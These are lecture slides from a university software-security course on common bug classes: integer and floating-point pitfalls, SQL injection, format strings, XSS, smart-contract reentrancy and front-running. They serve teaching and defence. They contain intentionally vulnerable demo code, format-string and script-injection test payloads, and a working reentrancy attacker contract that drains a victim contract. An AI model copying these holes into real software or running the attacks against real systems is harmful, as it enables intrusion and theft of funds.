# CS 489 / 698: Software and Systems Security

**Module: Common Vulnerabilities**

Lecture: other typical and emerging bug types

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Fall 2024

# Outline

# "Nice" properties of memory errors

- They have universally accepted definitions
  - Once you find a memory error, you do not need to diligently argue that this is a bug and not a feature
- They often lead to a set of known consequences that are generally considered severe (e.g., data leak or denial-of-service)
  - Once you find a memory error, you do not need to construct a working exploit to justify it
- Finding them typically do not require program-specific domain knowledge
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In fact, very few types of vulnerabilities meet these requirements.
$\implies$ Most of the bug types covered today do not meet all requirements, but they are representative examples to show easy it is to make a mistake in programming.

# Outline

# Unsafe integer operations

Mathmetical integers are unbounded

**WHILE**

Machine integers are bounded by a fixed number of bits.

# Unsafe integer operations

```
mapping (address => uint256) public balanceOf;

// INSECURE
function transfer(address _to, uint256 _value) {
    /* Check if sender has balance */
    require(balanceOf[msg.sender] >= _value);

    /* Add and subtract new balances */
    balanceOf[msg.sender] -= _value;
    balanceOf[_to] += _value;
}
```

**Q**: What is the bug here?

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    /* Add and subtract new balances */
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    balanceOf[_to] += _value;
}
```

```
// SECURE
function transfer(address _to, uint256 _value) {
    /* Check if sender has balance and for overflows */
    require(balanceOf[msg.sender] >= _value &&
            balanceOf[_to] + _value >= balanceOf[_to]);

    /* Add and subtract new balances */
    balanceOf[msg.sender] -= _value;
    balanceOf[_to] += _value;
}
```

# Common cases for integer overflows and underflows

- signed ↔ unsigned
- size-decreasing cast (a.k.a., truncate)
- +, -, * for both signed and unsigned integers
- / for signed integers
- ++ and -- for both signed and unsigned integers
- +=, -=, *= for both signed and unsigned integers
- /= for signed integers
- Negation - for signed and unsigned integers
- << for both signed and unsigned integers

# Unsafe floating-point operations

Mathmetical real numbers are arbitrary precision

**WHILE**

Machine floating-point numbers are bounded by a limited precision.

# The perils of floating point (in Python)

```
>>> .1 + .1 + .1 == .3
```

**Q**: True or False?

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Further reading: The Perils of Floating Point

# Pointer relational comparison

```
#include <stdio.h>

struct Record {
  int a;
  int b;
};

int main(void) {
  struct Record r = { 0, 0 };
  /* defined behavior */
  if (&r.a < &r.b) {
    printf("Hello\n");
  } else {
    printf("World\n");
  }
  return 0;
}
```

**Q**: Output?

# Pointer relational comparison

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- the pointers point to members of the same object, or
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However, most compilers will emit a comparison operation based on the numerical value of the pointers. $\Longrightarrow$ This is not strictly a bug, as undefined behavior means the compiler is free to choose whatever action that might make sense.

# Outline

# Untrusted input

Handing untrusted input can be dangerous!

# SQL injection

```java
public boolean login(String username, String password) {
  String sql =
    "SELECT * FROM Users WHERE " +
      "username = '" + username + "' AND " +
      "password = '" + password + "';";

  ResultSet result = db.executeQuery(sql);
  if (result.next()) {
    /* login success */
    return true;
  } else {
    /* login failure */
    return false;
  }
}
```

# Mitigating SQL injection with sanitization

```java
public boolean login(String username, String password) {
  PreparedStatement sql = db.prepareStatement(
    "SELECT * FROM Users WHERE username = ? AND password = ?;")
  sql.setString(1, username);
  sql.setString(2, password);

  ResultSet result = db.executeQuery(sql);
  if (result.next()) {
    /* login success */
    return true;
  } else {
    /* login failure */
    return false;
  }
}
```

# SQL injection in the wild



Original source unknown, found on Twitter

# `printf` is powerful

A format string vulnerability is a bug where untrusted user input is passed as the format argument to `printf`, `scanf`, or another function in that family.

For details, see the man page of `printf`.

# printf is powerful



# Format string vulnerability demo

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  int secret = 0xdeadbeef;

  char name[64] = {0};
  read(0, name, 64);
  printf("Hello ");
  printf(name);
  printf(", try to get the secret!\n");
  return 0;
}
```

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To trigger the vulnerability, try something like `%7$llx`, although %7 can be other values depending on the OS and C compiler version.

# Cross-site scripting (XSS)

Cross-site scripting (XSS) enables attackers to inject client-side scripts into web pages viewed by other users.

# Same-origin policy

This essentially states that if content from one site (such as https://crysp.uwaterloo.ca) is granted permission to access resources (e.g., cookies etc.) on a web browser, then content from the same origin will share these permissions.

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The same-origin property is defined as two URLs sharing the same

- URI scheme (e.g. `ftp`, `http`, or `https`)
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- URI scheme (e.g. `ftp`, `http`, or `https`)
- hostname (e.g., `crysp.uwaterloo.ca`) and
- port number (e.g., 80)

For example, these webpages are from the same origin:

- https://crysp.uwaterloo.ca/research/ and
- https://crysp.uwaterloo.ca/courses/

# XSS Demo I

```python
from urllib.parse import unquote as url_unquote
from http.server import BaseHTTPRequestHandler, HTTPServer

HOST = "localhost"
PORT = 8080

PAGE = """<html>
<form action='/submit' method='POST'>
<input type='text' name='comment' />
</form>
</html>"""

class XSSDemoServer(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(bytes(PAGE, "utf-8"))

    def do_POST(self):
        size = int(self.headers.get('Content-Length'))
        body = url_unquote(self.rfile.read(size).decode('utf-8'))
```

# XSS Demo II

```python
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(bytes("<html>%s</html>" % body[8:], "utf-8"))


if __name__ == "__main__":
    server = HTTPServer((HOST, PORT), XSSDemoServer)
    print("Server started http://%s:%s" % (HOST, PORT))

    try:
        server.serve_forever()
    except KeyboardInterrupt:
        pass

    server.server_close()
    print("Server stopped.")
```

**Q**: Try <script>alert("XSS")</script>

# Outline

1. Introduction: why study these bug types?
2. Undefined / counterintuitive behaviors
3. Insufficient sanitization on untrusted input
4. Invocation of / by untrusted logic
5. Inherent flaws in program logic (i.e., feature not bug)
6. Concluding remarks

# Calling into untrusted code is dangerous

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## The DAO attack on Ethereum

*In 2016, an attacker exploited a vulnerability in The DAO's wallet smart contracts. In a couple of weeks (by Saturday, 18th June), the attacker managed to drain more than 3.6 million ether into an attacker-controlled account. The price of ether dropped from over $20 to under $13.*

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## The DAO attack on Ethereum

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The DAO attack was partially recovered by a hard-fork of the Ethereum blockchain that returns all stolen ethers into a special smart contract (which can be subsequently withdrawn). This resulted in two chains: Ethereum classic and Ethereum.

# Reentrancy attack (victim contract)

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(balances[msg.sender] >= _weiToWithdraw);
        require(_weiToWithdraw <= withdrawalLimit);
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());

        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
 }
```

# Reentrancy attack (attacker's contract)

```
import "EtherStore.sol";

contract Attack {
  EtherStore public etherStore;

  constructor(address _etherStoreAddress) {
      etherStore = EtherStore(_etherStoreAddress);
  }
  function pwnEtherStore() public payable {
      require(msg.value >= 1 ether);
      etherStore.depositFunds.value(1 ether)();
      etherStore.withdrawFunds(1 ether);
  }
  function collectEther() public {
      msg.sender.transfer(this.balance);
  }
  function () payable {
      if (etherStore.balance > 1 ether) {
          etherStore.withdrawFunds(1 ether);
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  function () payable {
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  }
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```

The attacker can drain all balance from the victim contract.

# Reentrancy attack (the fix)

```
contract EtherStore {
    bool reentrancyMutex = false;
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
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        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
        reentrancyMutex = true;
        msg.sender.transfer(_weiToWithdraw);
        reentrancyMutex = false;
    }
 }
```

# Outline

# Front-running

```
contract FindThisHash {
  // the keccak-256 hash of some secret string
  bytes32 constant public hash
    = 0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

  constructor() public payable {} // load with ether

  function solve(string solution) public {
    // If you can find the pre image of the hash, receive 1000 ether
    require(hash == sha3(solution));
    msg.sender.transfer(1000 ether);
  }
}
```

**Q**: What is the secret string?

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**Q**: What is the secret string?

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A validator may see this solution, check it's validity, and then submit an equivalent transaction with a much higher gas price than the original transaction.

# Solution to the front-running problem

- Commit-reveal
- Submarine send

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Perfectly Decentralized Lottery-Style Non-Malleable Commitment

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Example:

- Initial state: $x_0 = 10$, $y_0 = 30$, $K = x_0 \cdot y_0 = 300$
- Exchange: $x_1 = 15$, $y_1 = 20$, $K = x_1 \cdot y_1 = 300$
  - Expect $-5$ on Token X and $+10$ on token Y.

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- Exchange: $x_1 = 15,\ y_1 = 20,\ K = x_1 \cdot y_1 = 300$
  - Expect $-5$ on Token X and $+10$ on token Y.

Attack:

- Initial state: $x_0 = 10,\ y_0 = 30,\ K = x_0 \cdot y_0 = 300$
- Front-running: $x_1 = 15,\ y_1 = 20,\ K = x_1 \cdot y_1 = 300$
  - Attacker now holds $-5$ Token X and $+10$ token Y.
- Exchange: $x_2 = 20,\ y_2 = 15,\ K = x_2 \cdot y_2 = 300$
  - Victim now exchanged $-5$ Token X but only received $+5$ token Y.
- Back-running: $x_3 = 12,\ y_3 = 25,\ K = x_3 \cdot y_3 = 300$
  - Attacker now holds 3 Token X and no token Y.

# Outline

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

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

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

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

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

$\langle$ **End** $\rangle$